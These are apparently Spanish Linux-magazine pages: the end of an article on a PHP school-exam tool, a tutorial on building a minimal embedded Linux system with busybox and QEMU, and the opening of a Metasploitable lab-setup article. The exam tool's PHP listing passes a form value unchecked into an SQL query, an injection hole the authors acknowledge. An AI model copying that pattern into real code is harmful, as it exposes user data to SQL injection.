Muy posiblemente. No estamos protegidos contra ataques como las inyecciones SQL, por ejemplo. El algoritmo md5 sólo proporciona una seguridad relativa para separar contraseñas de profesores de alumnos que casualmente, en un aula de informática, puedan tener acceso al puesto del profesor. Cualquier cracker medianamente formado forzará en pocos minutos nuestro sistema. Un sistema (permítasenos la ironía), que de por sí no es nada seguro cuando depende de un profesorado que muchas veces no toma ninguna medida de

Listado 10. El uso de la clase PDF, de libre uso en la comunidad, se basa en la creación de celdas, al tratar el documento pdf a generar como una tabla, en base a una serie de parámetros de muy sencilla utilización

```
<?php require ('fpdf.php');
$nombreexamen=$_POST['nombreexamen'];
function Conectarse()
{require ('config.php');
  if (!(($link=mysql_connect($servidor,$usuario,$contra)))
  {
    echo "Error conectando a la base de datos.";
    exit();
  }
  if (!mysql_select_db($base,$link))
  {
    echo "Error seleccionando la base de datos.";
    exit();
  }
  return $link;
}
$pdf=new PDF;
$link=Conectarse();
require ("config.php");
$result=mysql_query("select * from $nombreexamen order by nombre",$link);
$encabezamiento='LISTADO DE NOTAS CONSEGUIDAS EN EL EXAMEN: '.$nombreexamen.$numeropreguntas;
$pdf->Addpage();
$pdf->SetFont('Arial','B',14);
$pdf->Image('logoclm.jpg',10,10);
$pdf->Ln(15);
$pdf->SetLineWidth(1);
$pdf->Cell(50,10,'');
$pdf->SetFillColor(150,150,150);
$pdf->Multicell(120,10,$encabezamiento,1,'C',1,1);
$pdf->Ln(5);
while ($row=mysql_fetch_array($result)){
  $nombre=$row['nombre'];
  $nota=$row['nota'];
  $pdf->SetFont('Arial','B',10);
  $pdf->Cell(180,5,$nombre."": ".$nota);
  $pdf->Ln(5);
}
$pdf->Ln(15);
$pdf->Cell(60,5,'El tutor/-a: _____');
$pdf->Output();
?>
```




Figura 9. Una vez creado el examen, es muy fácil para los niños conectarse a nuestra web, seleccionar el examen que corresponda, poner su nombre al principio y empezar a contestar

seguridad con el password que se le ha propuesto, que lo deja apuntado en post-its, esquinas de hojas de cuadernos, etc., al alcance de los niños.

Queremos recordar al respetado lector que EOL supone una propuesta con licencia GNU, que tiene como uno de sus principios la libertad de modificar y compartir este tipo de software. Agradeceremos, de hecho, cualquier propuesta de mejora a éste y otros aspectos.

¿No puede el alumno repetir muchas veces el examen hasta obtener la nota apetecida?

Sí. De hecho, según nuestra experiencia, suele ser una tentación demasiado fuerte. Hablamos de una generación que ha nacido con el ratón en la mano, y conoce de sobra el sig-



Sobre los autores

María Dolores Noguera Atance, licenciada en Ciencias Químicas, es profesora de Tecnologías en la actualidad, pero también ha pasado algunos años como profesora de Formación Profesional en Laboratorio. Su irrupción en el mundo informático ha sido algo tardía, y debido sobre todo a la estrecha relación de dicho mundo con la materia que actualmente imparte. Sin embargo, ha sabido retomar el ritmo y pone a prueba y se esfuerza por aprender toda nueva herramienta informática que caiga en sus manos y que pueda tener algo que ver con la educación.

Antonio Gómez García es Ingeniero Técnico Industrial de Formación, y lleva más de diez años dedicando su actividad profesional a la Educación Secundaria y Bachillerato en institutos. Profesor de Tecnologías y de Tecnologías de la Información, ha trabajado como asesor TIC en el Centro de Profesores de Puertollano, y dedica gran parte de su tiempo al software libre y su introducción en el sistema educativo. Desde esa filosofía, ha colaborado ya en varias actividades de formación de padres, profesores y alumnos sobre seguridad en Internet. En la actualidad, es Responsable de Medios Informáticos en el IES Eduardo Valencia, de Calzada de Calatrava (Ciudad Real). Agradecerá cualquier aporte que queráis realizar en administrador@eduardovalencia.no-ip.org

nificado de la flecha *Ir a la página anterior*. Es casi un acto reflejo. Según la importancia que el profesor quiera darle a la prueba en cuestión, puede permitir o no esa práctica. De todos modos, si se examina el *Listado 10*, puede deducirse el resultado en el informe en pdf que posteriormente generará el profesor. Se realiza un ordenamiento previo alfabético por nombre, en base al cual se presentan los resultados. Al no haber más requisitos de ordenamiento, en el caso del alumno que haya repetido varias veces su examen, aparecerán todos los resultados, *por orden de realización*. Es decir, la nota que vale es la primera que aparece en el informe.

Al igual que en el anterior apartado, remitimos a los programadores con más experiencia al principio del movimiento GNU: *se permite la modificación y posterior distribución de la aplicación mejorada*. Esperamos sus aportaciones.

Conclusiones

Nuestra propuesta, EOL, con licencia GNU/UNIX, cumple con todos los requisitos que nos hemos autoimpuesto: dispone de una rutina de autoinstalación, sistema de identificación del profesorado por contraseña, posibilidad de consulta de calificaciones por medio de documento *pdf*... Dentro de una propuesta más grande para el profesorado, orientada a la generación de encuestas online, informes de evaluación y planes de trabajo individualizados (PTI), está a disposición del internauta interesado en www.informesevaluacion.com. Siendo coherentes con los términos de esta licencia de software libre, queremos compartir con la comunidad tanto dichas aplicaciones como el enfoque que hemos adoptado a la hora de programar cada una de las subtarefas que integran el conjunto.

Somos muy conscientes de que todo se puede perfeccionar, y de hecho, realmente esperamos las aportaciones de aquellos miembros de la comunidad más expertos a los que hayamos conseguido interesar con nuestro proyecto. Creemos, no obstante, que la actual versión de EOL es ya lo bastante estable y fiable como para satisfacer las expectativas del profesor medio que quiera enriquecer su práctica educativa. Entendiendo, lógicamente, que un solo tipo de prueba, por muy automática que sea, nunca puede sustituir al conjunto de las herramientas que integran un proceso evaluador. Es por eso por lo que aún, gracias a Dios, a profesores y maestros no nos han sustituido por ordenadores. 🐧



En la red

- Informes de evaluación, PTI y exámenes EOL
<http://www.informesevaluacion.com>
- Utilidad de simulación de EOL
<http://eduardovalencia.no-ip.org/informes/creaexamenes>
- Movimiento por el software libre GNU
<http://www.gnu.org/home.es.html>
- Ejemplo de utilización en el IES Eduardo Valencia, de Calzada de Calatrava (Ciudad Real)
<http://eduardovalencia.no-ip.org/examenescalzada/>



Linux SmartCheap: Construcción desde la nada

Lino García Morales

Tener un sistema operativo (OS, Operating System) en un dispositivo pequeño puede ser beneficioso. Como siempre en cualquier solución de ingeniería la decisión es de compromiso: depende de los recursos que gaste versus los beneficios que aporte.

es@lpmagazine.org

En el artículo "Linux Integrado", publicado en la Linux+ N°. 10 de 2009, se analizan a fondo las particularidades de un sistema integrado y se muestran algunos ejemplos con Linux en los tres segmentos de mercado según se pueden clasificar los procesadores según su capacidad de realizar operaciones en el tiempo: microcontrolador (Microchip, Atmel, etc.), procesador de propósito general (Intel, AMD, PowerPC, etc.) y procesador de señal digital o DSP (Analog Devices, Texas Instruments, etc.).

"Los sistemas integrados son un tipo particular de arquitectura hardware que, a diferencia de los sistemas generales, se diseña para satisfacer requerimientos muy específicos. Del inglés embedded system se suele traducir como empotrado, embebido, embebido, embarcado o incrustado. Una plataforma de este tipo implica un control muy preciso de todos los periféricos estrictamente necesarios por lo que, si bien los sistemas de propósito general (como cualquier PC) admiten un número casi ilimitado de recursos (discos, interfaces de sonido, vídeo, televisión, impresoras, etc.), los sistemas integrados son mucho más cerrados, contienen todo lo que necesitan y lo gestionan con muy alto rendimiento y muy baja tasa de fallos".

El título del artículo SmartCheap es un juego de palabras, conceptos y similitudes fonéticas. Lo "Smart" es una clara tendencia en los sistemas integrados: SmartBooks, SmartPhones, SmartPlayers, etc., hacia la conectividad, "inteligencia", consumo de medios y la palabra Cheap/Chip juega con los conceptos barato/circuito integrado, en una clara alusión tecnológica. Los sistemas integrados son, por lo tanto, ideales para aplicaciones de Internet, decodificadores de medios, teléfonos (web), PDAs conectadas, entretenimiento/navegación para coches, y un largo etc.

Sin embargo esta no es la única acepción de un sistema integrado y hoy día, junio de 2010, es habitual "empotrar" Linux en determinados dispositivos para reciclarlos (darle nueva utilidad), reutilizarlos o simplemente para aumentar sus posibilidades de desarrollo, fiabilidad, potencia y evolución gracias al carácter "libre" de Linux y a la enorme red de colaboración y soporte de los que dispone (véase "Soluciones Sostenibles" en el número anterior de la revista).

¿Por qué es útil gestionar un sistema "pequeño", "específico", con un OS? Un OS, en general, gasta recursos del procesador para gestionarlos. Esta administración proporciona una gran cantidad de beneficios en cuanto arbitra el uso: del tiempo de ejecución del procesador (multitarea, multihebras), de la entrada/salida (periféricos), del almacenamiento (memoria), etc., de manera sistemática, lo que, indirectamente, se traduce en fiabilidad, rendimiento, costes, complejidad, etc. Sin embargo, el uso de un OS no es viable en sistemas muy pequeños pero, a partir de núcleos de 32 bits con o sin unidad de gestión de memoria (MMU, Memory Management Unit) y un mínimo de 4 Mb de RAM (un poco menos de Flash), su uso comienza a ser rentable (excepciones aparte).



Figura 1. Freescall Smartbook, un diseño de Tablet PC con Linux a 200 dólares



Kernel

El OS es una capa de abstracción que oculta o abstrae la complejidad del hardware. Por ello es imprescindible configurarlo, optimizarlo y adaptarlo a las particularidades de cada sistema específico. El Núcleo o Kernel es un programa que actúa como OS.

El núcleo de Linux está escrito en su mayoría en lenguaje C (como todos los sistemas Unix). Actualmente Linux es un núcleo monolítico híbrido grande y complejo, que engloba todos los servicios del sistema. Está programado de forma no modular, y tiene un rendimiento mayor que un micronúcleo. Sin embargo, cualquier cambio a realizar en cualquier servicio requiere la recompilación del núcleo y el reinicio del sistema para aplicar los nuevos cambios. Los controladores de dispositivos y las extensiones del núcleo normalmente se ejecutan en un espacio privilegiado conocido como anillo 0 (ring 0), con acceso irrestricto al hardware, aunque algunos se ejecutan en espacio de usuario. A diferencia de los núcleos monolíticos tradicionales, los controladores de dispositivos y las extensiones al núcleo se pueden cargar y descargar fácilmente como módulos, mientras el sistema continúa funcionando sin interrupciones. También, a diferencia de los núcleos monolíticos tradicionales, los controladores pueden ser prevcados (detenidos momentáneamente por actividades más importantes) bajo ciertas condiciones. Esta habilidad fue agregada para gestionar correctamente interrupciones de hardware, y para mejorar el soporte de multiprocesamiento simétrico (tipo de arquitectura de ordenadores en que dos o más procesadores comparten una única memoria central).

Las características más importantes del Kernel de Linux son: portabilidad y soporte hardware (corre sobre una gran cantidad de arquitecturas), escalabilidad (corre tanto sobre súper computadores como sobre dispositivos pequeños), compatibilidad con estándares e interoperabilidad (condición mediante la cual sistemas heterogéneos pueden intercambiar procesos o datos), soporte exhaustivo de red, seguridad (el código es revisado por muchos expertos), estabilidad y confiabilidad, modularidad (puede incluir sólo lo

que un sistema necesite, incluso en tiempo de ejecución), fácil de programar (se puede aprender del código que existe y existen muchos recursos útiles en la red).

El modelo del Kernel de la Figura 4 incluye las capas de acceso a nivel de ensamblador (lenguaje de más bajo nivel) y Firmware de la Figura 3. Este último es un bloque de instrucciones de programa integrado en la electrónica del dispositivo que yace en una memoria de tipo no volátil: ROM, EEPROM, flash, etc., para controlar, al más bajo nivel, los circuitos electrónicos específicos del sistema.

Linux desde 0

El paso 0 de cualquier instalación es quizá simular el OS en una plataforma virtual. QEMU (http://wiki.qemu.org/Main_Page) es uno de estos emuladores de procesadores y diversos periféricos basado en la traducción dinámica de código binario (conversión del código binario de la arquitectura fuente en código entendible por la arquitectura huésped; soporta x86, x86_64, ppc, arm, sparc, mips, m68k, etc.). QEMU también tiene capacidades de virtualización de un OS, Linux entre otros (de hecho la emulación en modo usuario es la forma más común de uso), que le permite correr aplicaciones compiladas para otro procesador. Esta máquina virtual puede ejecutarse en cualquier tipo de Microprocesador o arquitectura (soporta x86, x86-64, ppc, arm, mips, sparc, m68k, etc.). Está licenciado en parte con la LGPL y la GPL de GNU.

busybox

busybox (<http://www.busybox.net/>) es una herramienta de propósito general, de Codepoet Consulting, que contiene la mayoría de las utilidades en línea de comando de Unix en un solo ejecutable; incluso un servidor web. Ocupa menos de 1 MB (compilado estáticamente con glibc) y menos de 500 KB (compilado estáticamente con uClibc). Es fácil de configurar las características que incluye. La mejor opción para: Initrds con guiones (scripts) complejos y cualquier sistema integrado.

glibc

glibc (<http://www.gnu.org/software/libc/>) es la biblioteca estándar de lenguaje C de GNU diseñada conforme estándares para satisfacer rendimiento y portabilidad. Se distribuye bajo los términos de la licencia GNU LGPL. Esta biblioteca de C proporciona y define las llamadas al sistema y otras funcio-



Figura 2. OpenMoko SmartPhone/Apple iPhone



Figura 3. Arquitectura de un Sistema como una serie de capas de abstracción



nes básicas y es utilizada por casi todos los programas; muy usada en los sistemas GNU y sistemas basados en el núcleo Linux. Es muy portable y soporta gran cantidad de plataformas de hardware. En los sistemas Linux se instala con el nombre de libc6. glibc es demasiado grande para sistemas integrados pequeños: aproximadamente ~1.7MB sobre arm (Familiar Linux iPAQs libc: 1.2 MB, libm: 500 KB). Por ejemplo, el programa "hello world" ocupa: 12 KB (enlazado dinámicamente) y 350 KB (enlazado estáticamente).

uClibc

uClibc (<http://www.uclibc.org/>), de CodePoet Consulting, es una pequeña biblioteca en C, más pequeña que glibc, diseñada para sistemas de Linux integrado. Es software libre con licencia LGPL. uClibc fue creada para soportar µClinux, una versión de Linux para sistemas integrados que no requiere de una unidad de manejo de memoria, lo cual es muy conveniente para microcontroladores (por ello el "µC" en el nombre).

Debian Woody

Debian Woody entero fue recientemente portado a ésta... Se puede asumir que satisface la mayoría de las necesidades. Tamaño ejemplo (arm): aproximadamente. 400KB (libuClibc: 300 KB, libm: 55KB). El programa "hello world", por ejemplo, ocupa: 2 KB (enlazado dinámicamente), 18 KB (enlazado estáticamente).

Compilando el Kernel de Linux

- Obtener fuentes de Linux desde <http://kernel.org>
- Arrancar con una configuración del Kernel minimalista:


```
make allnoconfig
```
- Añadir los parámetros específicos al sistema integrado (ver Figuras 5 y 6):


```
make xconfig
make menuconfig
```
- Compilación:


```
make
```

La imagen del Kernel comprimido queda en arch/x86/boot/bzImage.

- Creación de un sistema de archivos raíz:


```
dd if=/dev/zero of=rootfs.img bs=1k count=400
mkfs.ext2 -i 1024 -F rootfs.img
```




Figura 4. Arquitectura del Kernel

La primera línea crea un archivo vacío de 400K de tamaño y la segunda formatea este archivo para el sistema de archivo ext2.

Compilando busybox

- Obtener los fuentes de busybox desde <http://busybox.net>
- Configurar busybox:


```
make xconfig
```
- Compilar busybox:


```
make
```
- Pre-instalar busybox en el subdirectorio _install/:


```
make install
```

Resultado: un ejecutable de 500K que implementa todos los comandos necesarios. Sin embargo 500K puede ser excesivo para un sistema integrado. Si se quiere reducir a la mitad es necesario re-compilar busybox.

- Configurar otra vez busybox


```
make menuconfig
```

 Seleccione construir estáticamente, ejecutable "crosscompiled", con la herramienta uClibc en lugar de la estándar glibc.
- Compilar busybox:


```
make
```
- Pre-instalar busybox en el subdirectorio _install/:


```
make install
```

Rellenar sistema de archivos raíz

Entrando como root:

- Crear un punto de montaje:


```
mkdir /mnt/rootfs
```
- Montar la imagen del sistema de archivos raíz:


```
mount -o loop rootfs.img /mnt/rootfs
```
- Copiar la estructura de archivos busybox en la imagen montada:


```
rsync -a busybox/_install/ /mnt/rootfs/
chown -R root:root /mnt/rootfs/
```
- Actualizar los cambios en la imagen del sistema de archivos montado:


```
sync
```

Listado 1. Emulación de usuario. Ejemplo que demuestra lo fácil que es correr BusyBox para arm sobre i386 GNU / Linux. La opción -L indica el camino de las librerías C binarias objeto

```
qemu-arm -L /usr/local/arm/3.3.2 \ /home/bart/arm/
busybox-1.00-pre8/busybox ls
```

Listado 2. Emulación de sistema. La emulación es aún más fácil. linux.img es la imagen de una partición completa que incluye el kernel

```
qemu linux.img
```



Arrancar sistema virtual

- Utilizar el emulador qemu como bootloader (programa sencillo diseñado exclusivamente para preparar todo lo que necesita el OS para funcionar):

```
mkdir /mnt/rootfs
```

- Montar la imagen del sistema de archivos raíz:

```
qemu -m 32 -hda rootfs.img -kernel  
linux-2.6.25.4/arch/x86/boot/bzImage \  
-append "root=/dev/hda"
```

Esta opción no necesita copiar el Kernel al destino de almacenamiento. 32 Mb es la cantidad de memoria emulada, rootfs.img es el contenido del disco duro emulado, linux-2.6.25.4/arch/x86/boot/bzImage es la imagen del Kernel y la opción `-append` abre una línea comando del Kernel.

Crear archivos de dispositivos

- Crear archivos de dispositivos:

```
mkdir /mnt/rootfs/dev  
mknod /mnt/rootfs/dev/console c 5 1  
mknod /mnt/rootfs/dev/null c 1 3
```

- GNU Linux anfitrión como ejemplo para encontrar los números mayores y menores correctos:

```
ls -l /dev/console  
ls -l /dev/null
```

Montando sistema de archivos virtual

Hacer disponible `/proc` y `/sys` (requiere de diversas herramientas de línea de comando como ps):

```
mount -t proc none /proc  
mount -t sysfs none /sys
```

Crear archivo `/etc/inittab` para la inicialización de busybox. El procedimiento `init` de busybox requiere del archivo `/etc/inittab`:

```
# This is run first script  
::sysinit:/etc/init.d/rcS  
# Start an "askfirst" shell on the console  
::askfirst:/bin/sh  
# Stuff to do when restarting the init process  
::restart:/sbin/init  
# Stuff to do before rebooting
```




Figura 5. Captura de make xconfig

```
::ctrlaltdel:/sbin/reboot  
::shutdown:/bin/umount -a -r
```

Activando la red

- Añadir manipulador de tarjeta de red y TCP/IP al Kernel.
- Levantando la interfaz de red:
`ifconfig eth0 172.20.0.2`
- Usando anfitrión GNU/Linux como puerta de enlace (gateway):

```
route add default gw 172.20.0.1
```

- Probando la red:
`ping -c 3 172.20.0.1`
- Probando el encaminamiento (routing):
`ping -c 3 <external address>`

Arrancando un servidor HTTP

- Copiar páginas HTML en `/www` (por ejemplo).
- Crear guiones CGI en `/www/cgi-bin/`.
- Arrancar el servidor http de busybox.

```
/usr/sbin/httpd -h /www/ &
```

Guión de arranque `/etc/init.d/rcS`

```
#!/bin/sh  
mount -t proc none /proc  
mount -t sysfs none /sys  
ifconfig eth0 172.20.0.2  
route add default gw 172.20.0.1  
/usr/sbin/httpd -h /www/ &  
/bin/sh
```

Guión CGI muy simple, `/www/cgi-bin/uptime`

```
#!/bin/sh  
echo "Contenttype:  
text/html"  
echo ""  
echo "<html><header></header><body>"  
echo "<h1>Uptime information</h1>"  
echo "Your embedded device has been
```




Figura 6. Captura de make menuconfig



```
running for:<pre><font color=Blue>
echo `uptime`
echo "</font></pre></u>"
echo "</body></html>"
```

Sistema integrado real

En un sistema real es necesario instalar y configurar el bootloader y transferir las imágenes del Kernel y el sistema de archivos raíz al sistema destino. Una forma eficiente es hacer el arranque de destino en un directorio NFS exportado en el GNU/Linux anfitrión.

Conclusiones

La metodología propuesta no es, por supuesto, la única. De hecho, es posible configurar, compilar, instalar e integrar todos los componentes de programas libres que necesite para construir un sistema Linux manualmente. Es una opción completamente flexible que exige el conocimiento de las dependencias entre todos los componentes; la compilación cruzada (crosscompiling) es un proceso tedioso, que a veces requiere cambios en el código fuente de los paquetes y no se tiene un procedimiento automatizado para reconstruir todo el sistema, algo imprescindible si desea integrar un error (bug) corregido o alguna nueva característica.

Por ello la utilidad de contar con una herramienta de construcción de sistemas. Esto permite al desarrollador de Linux integrado generar un sistema que trabaje desde la nada. La construcción de sistemas automatiza los procesos de descarga, configuración, compilación e instalación de todos los paquetes de software libre gestionando las dependencias y resolviendo sobre la marcha los problemas de compilación cruzada. Son procedimientos "bien conocidos" para reconstruir su sistema desde la nada donde puede integrar cambios con facilidad, corregir errores o introducir nuevas versiones.

Otra herramienta de construcción de sistemas conocida es Buildroot (<http://www.buildroot.net>), un conjunto de Makefiles que automatizan el proceso de construcción de un sistema Linux integrado desarrollado inicialmente por los mismos desarrolladores de uClibc. Algunos de los usuarios

de Buildroot son: ATMEL para su kit de desarrollo AVR32 (<http://www.atmel.no/buildroot/>), Gumstix (<http://docwiki.gumstix.org/index.php/Buildroot>), Armadeus (tarjetas ARM con FPGA, <http://www.armadeus.com>), Calao Systems (<http://www.calao-systems.com/>), etc.

BitBake y OpenEmbedded son también herramientas de construcción de sistemas Linux integrados. BitBake ejecuta tareas sobre metadatos y OpenEmbedded es un repositorio de metadatos que contiene clases de construcción, configuraciones de máquina, políticas de distribución y recetas (recipes). Según Mickey Lauer (<http://linuxtogo.org/~mickeyl/tools/FOSDEM2005.pdf>), con estas herramientas es posible construir una distribución Linux integrada completa desde 0 en sólo 5 pasos:

- Descargar BitBake y añadir sus herramientas a su PATH:

```
cd /work/
svn co svn://svn.berlios.de/bitbake/trunk/bitbake
export PATH=/work/bitbake:$PATH
```
- Descargar el repositorio de metadatos OpenEmbedded e indicar a BitBake donde encontrarlo:

```
bk clone bk://openembedded.bkbits.net/openembedded
export BBPATH=/work/build:/work/openembedded
```
- Crear un directorio de construcción y un archivo de configuración:

```
mkdir build/conf/
cp openembedded/conf/sample.conf build/conf/local.conf
```



En la red

- QEMU: http://wiki.qemu.org/Main_Page
- busybox: <http://www.busybox.net/>
- glibc: <http://www.gnu.org/software/libc/>
- uClibc: <http://www.uclibc.org/>
- Archivos del Kernel de Linux: <http://kernel.org>
- Sitio oficial de Linux: <http://www.linux.org/>
- Linux EMBEDDING mini HOWTO: <http://www.dobit.com/emblin/embhowto.htm>
- BuildRoot: <http://buildroot.uclibc.org/>
- BitBake: <http://developer.berlios.de/projects/bitbake>
- OpenEmbedded: http://wiki.openembedded.net/index.php/Main_Page
- Adeos: <http://home.gna.org/adeos/>
- LynxOS RTOS: <http://www.linuxworks.com/rtos/rtos.php>
- RTAI: <https://www.rtai.org/>

Hardware summary				
Processor family:		Main contact:		
Processor model:				
Board type:				
Board model:				
RAM size:	Start addr:	End addr:		
ROM/Flash size:	Start addr:	End addr:		
ROM/Flash model:	Processor startup address:			
Disk storage type:	Disk storage size:			
Peripherals				
Type	Model	Description	Mem location	ID
			Start:	
			End:	
			Start:	
			End:	
			Start:	
			End:	

Figura 7. Plantilla propuesta por Karim Yagmour que permite a los desarrolladores describir su sistema completamente



- Construir una imagen de sistema de archivos raíz flash-heable (susceptible de grabar en memoria flash):

```
bitbake bootstrap-image
```

- Esperar. En este paso BitBake analiza (parsing) todas las recetas (recipes) que encuentra y, por cada una de ellas, construye un área de almacenamiento que albergue los metadatos; busca las interdependencias de los paquetes y crea un gráfico de paquetes; busca las tareas definidas en las recetas y las clases de construcción y construye un gráfico de tareas; para cada tarea crea un guión de shell (intérprete de comandos del sistema) sobre la marcha y entrega lo que quede a un subshell y, por último, espera que terminen todas las tareas y que se construyan todos los paquetes y las imágenes.

La Figura 7 muestra una plantilla de trabajo que utiliza Karim Yaghmour en su libro, publicado por O'Reilly, Building Embedded Linux Systems (<http://www.embeddedtux.org/>). Como se puede observar injertar, y esta es una licencia literaria que me permito de integrar, requiere una cuidadosa especificación de todas las características hardware que definen el sistema y eso no sólo es importante para el desarrollador del producto sino también para el resto de la comunidad. La adopción de un conjunto común y único de reglas de diseño facilitará el proceso de integración.

El futuro de Linux en el mercado de los OSs integrados es incierto. OSs propietarios como WRS (WindRiver, <http://www.windriver.com/products/linux/>), QNX (<http://www.qnx.com/>) y LynxOS (LinuxWorks, <http://www.linuxworks.com/>) copan el mercado desde la perspectiva de la seguridad y la capacidad de ejecución en tiempo real. La licencia GPL de Linux cubre software libre, lo que supone poner a disposición de la comunidad los códigos fuentes, y esto genera cierta polémica en cuanto a la seguridad. Linux, por otro lado, no es un OS de tiempo real (RTOS, Real-Time Operating System). Su Kernel no fue diseñado para satisfacer las exigencias de tiempo real y no provee, por lo tanto, tiempos de respuesta determinísticos. Estas son las dos pegadas fundamentales que promueven

el debate; sin embargo los primeros en mover ficha son los desarrolladores de los propios OSs "tradicionales".

LynxOS, el RTOS propietario de LinuxWorks, permite correr binarios Linux sin modificar y ofrece BlueCat (<http://www.linuxworks.com/embedded-linux/embedded-linux.php>) como alternativa no RTOS integrada. QNX, OS basado en UNIX, ha liberado el código fuente de su microkernel Neutrino (http://www.qnx.com/news/pr_2471_1.html) bajo una nueva licencia de software híbrido y se mantiene en su postura no Linux. WRS ofrece su Linux propietario con, según publican en su página web: las ventajas del código abierto sin sus riesgos. Sin embargo, el mercado integrado de Linux no está ni mucho menos muerto: Lineo (<http://www.lineo.co.jp/modules/english/>), el propio LynuxWorks, MontaVista (<http://www.mvista.com/>) y RedHat (<http://www.redhat.com/services/focus/embedded/>), entre otros, apuestan por todo lo contrario, la introducción de Linux en el mercado de los sistemas integrados.

Otra iniciativa en esta carrera es la de proveer tiempos de respuesta de tiempo-real a Linux. Aunque el proyecto inicial RT-Linux (<http://www.rtlinuxfree.com/>) está prácticamente muerto otros proyectos como RTAI (RealTime Application Interface for Linux, <https://www.rtai.org/>) aumentan su actividad. Las ideas innovadoras de este proyecto le auguran un buen futuro. La adopción del nanokernel Adeos (Adaptive Domain Environment for Operating Systems, <http://home.gna.org/adeos/>) permite incluso la ejecución de diferentes OSs simultáneamente sobre el mismo hardware.

Linux es un sistema en progreso continuo y los sistemas integrados no son una excepción. Sólo el apoyo de la comunidad y un currículo satisfactorio podrán despejar las dudas que hoy se plantean. Por lo pronto, aquí queda cómo instalarlo y seguir avanzando.

Agradecimientos

Muchas gracias al Dr. Víctor Padrón Nápoles, profesor de Sistemas Digitales de la Escuela Superior Politécnica de la Universidad Europea de Madrid y a Juan Manuel Amuedo, por su valiosa contribución. 🙏



Figura 8. Web de LinuxWorks



Sobre el autor

Lino García Morales es Graduado en Ingeniería en Control Automático, Máster en Sistemas y Redes de Comunicaciones y Doctor por la Universidad Politécnica de Madrid. Ha sido profesor en el Instituto Superior de Arte de La Habana, la Universidad Pontificia "Comillas" y la Universidad Meléndez Pelayo.

Actualmente es profesor de la Escuela Superior de Arte y Arquitectura y de la Escuela Superior Politécnica de la Universidad Europea de Madrid y Director del Máster Universitario en Acústica Arquitectónica y Medioambiental. Artista y científico, lidera un grupo de investigación transdisciplinar en la intersección Arte, Ciencia y Tecnología. Ha disfrutado de Becas por la Agencia Española de Cooperación Internacional, FUNDESCO, el Consejo Superior de Investigaciones Científicas (CSIC) y la Universidad Politécnica de Madrid.



Metasploitable: Entorno de entrenamiento de Seguridad Informática

Daniel García Gutiérrez

Cuando se piensa en qué sistema utilizar para comprobar su seguridad informática, poca gente tiene conocimiento sobre alguno que nos permita hacerlo de una forma ética y legal. Aquí es donde puede entrar a escena Metasploitable, la cual es una imagen VMware de un servidor Ubuntu 8.04 con diferentes paquetes de servicios vulnerables instalados.

es@ipmagazine.org

Metasploitable, es la última creación del grupo de Metasploit (<http://www.metasploit.com>). Consiste en una imagen VMware (versión 6.5) de un sistema Ubuntu 8.04 en la que han metido más de 15 paquetes de servicios vulnerables, pudiendo ser todos ellos explotados usando Metasploit Framework.

Esta máquina virtual, está pensada para practicar con todas las opciones que nos ofrece Metasploit, siéndonos de gran ayuda para aprender sobre test de penetración en un entorno real y, de esta forma, coger agilidad sobre los pasos que hay que realizar para comprobar la seguridad de nuestros equipos.

Preparación del laboratorio

Para poder utilizar Metasploitable, necesitaremos tener instalado como mínimo la versión Player gratuita de VMware (<http://www.vmware.com/products/player>).

Descargamos la imagen VMware de Metasploitable vía Torrent: <http://www.metasploit.com/documents/express/Metasploitable.zip.torrent>

Como máquina atacante, utilizaremos BackTrack 4, ya que contiene Metasploit Framework (MSF) y otras de las herramientas de penetración que utilizaremos contra los servicios de la máquina vulnerable.

Desde la web oficial de BackTrack, descargamos la imagen de la máquina virtual BackTrack 4 en formato VMware: <http://www.backtrack-linux.org/download.php?fname=bt4fvm>

Una vez hayamos descargado las imágenes de Metasploitable y BackTrack, las descomprimos en una carpeta.

Abrimos VMware Player, vamos al menú File y hacemos clic sobre "Open a Virtual Machine...", luego, seleccionamos el fichero de configuración de la máquina virtual (*.vmx) Metasploitable. Repetimos

los mismos pasos para cargar la máquina virtual de BackTrack.

Una vez estén añadidas las máquinas en VMware, procederemos a configurar la red que van a utilizar.

Configuración de red

